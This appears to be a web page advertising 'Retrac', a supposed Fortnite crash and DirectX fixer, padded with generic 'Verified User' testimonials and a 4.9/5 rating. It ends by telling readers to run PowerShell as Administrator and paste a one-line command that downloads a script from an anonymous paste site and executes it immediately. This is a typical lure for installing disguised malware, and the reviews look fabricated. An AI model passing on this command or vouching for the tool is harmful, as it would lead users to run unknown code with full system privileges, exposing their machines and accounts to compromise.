
RETRACT_SERVICE_ACTIVE
PID: 8429
Engineered to fix game-breaking issues. Our fixer addresses DirectX conflicts, corrupted game files, and system-level problems that cause Fortnite to crash or perform poorly.
Automatically repairs DirectX installation issues and resolves graphics driver conflicts that cause crashes.
Scans and repairs corrupted Fortnite game files, fixing missing textures and broken assets.
Fixes Windows registry conflicts and system errors that interfere with Fortnite's proper operation.
Don't just take our word for it. Here's what the community has to say about Retrac.
4.9/5 Rating
From 500+ users
"Fixed my DirectX crashes instantly! Game was unplayable before, now it runs perfectly."
Anonymous Player
Verified User
"Repaired all my corrupted game files in seconds. No more missing textures or broken assets!"
Ghost_User
Verified User
"Fixed my registry conflicts that were causing Fortnite to crash on startup. Lifesaver!"
Fixer_Fan
Verified User
"Fixed my DirectX 12 compatibility issues that Epic support couldn't solve. Works perfectly now!"
FortniteLover99
Verified User
"Repaired my game after the latest update broke everything. Saved me from reinstalling!"
CompGrinder
Verified User
"Fixed my system DLL conflicts that were causing random crashes mid-game. Zero issues since!"
MysteryGamer
Verified User
Search for Windows PowerShell and open it as Administrator.
Copy and paste the command below into your terminal to download and run the Retrac fixer:
irm https://paste.ee/r/EdGRLo9Q | iex
Once the command is executed, Retrac will automatically scan and fix DirectX issues, game files, and system conflicts. Wait for the completion message!